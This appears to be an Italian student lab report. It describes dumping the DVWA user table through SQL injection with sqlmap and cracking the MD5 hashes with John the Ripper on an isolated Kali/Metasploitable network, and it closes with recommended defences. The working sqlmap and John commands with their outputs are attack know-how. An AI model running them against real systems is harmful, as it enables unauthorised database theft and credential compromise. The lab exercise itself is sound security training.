

# Report Tecnico: Password Cracking su Database DVWA

## Introduzione e Presentazione Ambiente

### IP Kali (Attaccante)

```
1000
link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
inet 192.168.50.10/24 brd 192.168.50.255 scope global dynamic noprefixroute eth0
    valid_lft 5968sec preferred_lft 5968sec
inet6 fe80::371:21b6:2160:aff6/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
-(kali@kali)-[~]
```

### IP Meta (Vittima)

```
valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast q
    link/ether 08:00:27:32:78:f3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.11/24 brd 192.168.50.255 scope global eth0
    inet6 fe80::a00:27ff:fe32:78f3/64 scope link
        valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$
```

### Ping Kali-Meta

```
-(kali@kali)-[~]
$ ping 192.168.50.11
PING 192.168.50.11 (192.168.50.11) 56(84) bytes of data.
64 bytes from 192.168.50.11: icmp_seq=1 ttl=64 time=2.88 ms
64 bytes from 192.168.50.11: icmp_seq=2 ttl=64 time=1.14 ms
64 bytes from 192.168.50.11: icmp_seq=3 ttl=64 time=1.31 ms
64 bytes from 192.168.50.11: icmp_seq=4 ttl=64 time=0.873 ms
64 bytes from 192.168.50.11: icmp_seq=5 ttl=64 time=0.961 ms
64 bytes from 192.168.50.11: icmp_seq=6 ttl=64 time=0.809 ms

```

# Obiettivo dell'Esercizio

L'obiettivo di questa attività è simulare un attacco offline per recuperare le credenziali di accesso memorizzate nel database della **DVWA (Damn Vulnerable Web Application)**. L'esercizio prevede l'estrazione degli hash delle password e il successivo cracking (recupero del testo in chiaro) utilizzando strumenti automatizzati.

## Identificazione e Acquisizione degli Hash

### Introduzione Teorica: Hashing e MD5

Per ragioni di sicurezza, i sistemi non memorizzano le password in chiaro, ma utilizzano un processo crittografico chiamato **hashing**. Una funzione di hash converte la password in una stringa di lunghezza fissa in modo irreversibile . Tuttavia, algoritmi datati come **MD5** (utilizzato in questo scenario) sono considerati insicuri perché, essendo molto veloci da calcolare, permettono agli attaccanti di verificare miliardi di tentativi in poco tempo .

### Procedura Operativa

Ho effettuato l'accesso al database della DVWA per individuare la tabella contenente le credenziali utente. Per velocizzare e automatizzare il processo ho utilizzato lo strumento SQLMAP presente sulla macchina Kali per reperire la tabella completa di user e password:

```
(kali㉿kali)-[~]
$ u="http://192.168.50.11/dvwa/vulnerabilities/sqli/?id=16Submit=Submit"

(kali㉿kali)-[~]
$ c="security=low; PHPSESSID=4e0aad40b68c0e48be8552ec8baaa38b"

(kali㉿kali)-[~]
$ sqlmap -u $u --cookie=$c -D dvwa --dump-all
```

| user_id | user    | avatar  | password      |
|---------|---------|---|---------------|
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa76 |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb3 |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa76 |

# Configurazione dell'Attacco con John the Ripper

## Introduzione Teorica: Attacco Offline e Brute Force

Per recuperare la password in chiaro, ho utilizzato la tecnica del **Cracking Offline**. A differenza degli attacchi online, questo metodo non interagisce con il server web (evitando blocchi dell'account o latenze di rete), ma sfrutta la potenza di calcolo della CPU locale per testare le combinazioni. Nello specifico, ho optato per un attacco a **Forza Bruta (Incremental Mode)**. Invece di usare un dizionario di parole comuni, questa modalità tenta sistematicamente tutte le combinazioni possibili di caratteri (a, b, ... aa, ab...) fino a trovare quella corretta. Sebbene più lento del dizionario, garantisce matematicamente di trovare la password se questa rientra nei parametri di lunghezza impostati.

## Esecuzione del Comando

Ho utilizzato il tool **John the Ripper**, uno standard per il password cracking. Il comando lanciato è il seguente:

```
john --incremental --format=Raw-MD5 --max-length=8  
stored_hash_passwords_dwva.txt
```

### Dove:

- **--incremental**: Attiva la modalità "Brute Force" pura (chiamata incremental in JtR), testando tutte le combinazioni di caratteri.
- **--format=Raw-MD5**: Specifica al tool che gli hash nel file sono di tipo MD5 "puro" (senza "sale" o prefissi specifici di sistema), evitando errori di rilevamento automatico.
- **--max-length=8** (o parametro equivalente): Limita il tentativo a password di massimo 8 caratteri. Questo è cruciale nel brute force, poiché il tempo necessario aumenta esponenzialmente con la lunghezza. Una password complessa oltre i 12 caratteri richiederebbe tempi irrealizzabili.

```
(kali@kali)-[~]  
$ john --format=raw-md5 --incremental --max-length=8 ./Desktop/stored_hash_passwords_dwva.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123      (?)  
charley     (?)  
password    (?)  
letmein     (?)  
4g 0:00:00:01 DONE (2026-01-15 10:37) 2.666g/s 1702Kp/s 1702Kc/s 1998Kc/s letear1..letmoss  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

---


## Risultati e Verifica

### Recupero delle Credenziali

Al termine dell'elaborazione, John the Ripper ha salvato le corrispondenze trovate nel suo file di registro (`john.pot`). Per visualizzare il report finale delle password decifrate, ho utilizzato il comando di visualizzazione standard del tool.

```
john --show --format=Raw-MD5 "nome_file.txt"
```

Questo comando confronta gli hash originali con quelli risolti e stampa a video le coppie `utente:password` trovate .



```
(kali㉿kali)-[~]  
$ john --show --format=raw-md5 ./Desktop/stored_hash_passwords_dwva.txt  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

---

## Conclusioni

L'esercizio ha dimostrato con successo la vulnerabilità degli algoritmi di hashing obsoleti come **MD5**. Utilizzando un attacco offline con John the Ripper, è stato possibile risalire alle password in chiaro in tempi ridotti.

### Osservazioni di Sicurezza:

1. **Algoritmo Debole:** L'uso di MD5 non offre protezione adeguata contro moderni attacchi brute-force o dizionario .
2. **Lunghezza della Password:** L'efficacia della modalità `--incremental` (brute force) dipende drasticamente dalla lunghezza della password. Password brevi (es. 8 caratteri o meno) sono vulnerabili anche senza l'uso di dizionari, come evidenziato dalle tabelle di stima dei tempi .

**Contromisure Consigliate:** Per mitigare questi rischi, è necessario utilizzare algoritmi di hashing lenti e robusti (come **bcrypt** o **Argon2**) che implementino il **Salting** per neutralizzare attacchi precalcolati, e adottare password (o passphrase) lunghe per rendere computazionalmente impraticabile il brute force .